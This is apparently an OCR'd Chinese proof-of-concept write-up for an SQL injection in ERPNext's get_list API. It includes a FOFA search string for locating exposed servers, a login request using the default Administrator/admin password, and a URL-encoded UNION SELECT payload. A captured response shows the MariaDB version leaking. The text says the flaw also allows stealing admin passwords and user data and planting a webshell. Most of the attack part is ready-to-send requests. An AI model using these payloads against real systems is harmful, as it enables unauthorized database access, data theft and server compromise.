
E7-1ERPNext-企业资源计划系统-SQL

漏洞描述：

ERPNext 系统frappe.model.db_query.get_list 文件 filters 参数存在 SQL 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="ERPNext"

漏洞复现：

获取有效cookie

```
POST / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Content-Length: 52

cmd=login&usr=Administrator&pwd=admin&device=desktop
```

尝试注入

```
GET /api/method/frappe.model.db_query.get_list?filters=%7b%22name%20UNION+SELECT+%40%40version%20--%20%22%3a%20%22administrator%22%7d&fields=%5b%22name%22%5d&doctype=Use
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: 获取到的cookie;system_user=yes;full_name=Administrator;user_id=Administrator;user_image=/files/RichMake.jpg;
Accept-Encoding: gzip
```

查询数据库版本

Request

数据包扫描 热加载 构造请求

```
GET /api/method/frappe.model.db_query.get_list?filters=%7b%22name%20UNION+SELECT
+%40%40version%20--%20%22%3a%20%22administrator%22%7d&fields=%5b%22name%22%5d&doctype=User&limit=20&
order_by=name&_=1615372773071 HTTP/1.1
Host: [redacted]:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
Cookie: sid=72256966f855aefbf75e32b752a2df05c45e9c1e5f3e21ba894cb8c9;system_user=yes;
full_name=Administrator;user_id=Administrator;user_image=/files/RichMake.jpg;
Accept-Encoding: gzip
```

Responses 40bytes / 315ms

```
HTTP/1.0 200 OK
Content-Type: application/json
Set-Cookie: sid=72256966f855aefbf75e32b75
07-Dec-2023 15:56:34 GMT; Path=/
Set-Cookie: system_user=yes; Path=/
Set-Cookie: full_name=Administrator; Path
Set-Cookie: user_id=Administrator; Path=/
Set-Cookie: user_image=/files/RichMake.jp
Server: Werkzeug/0.16.1 Python/3.6.8
Date: Mon, 04 Dec 2023 15:56:35 GMT
Content-Length: 40

{"message":[{"name":"10.3.27-MariaDB"}]}
```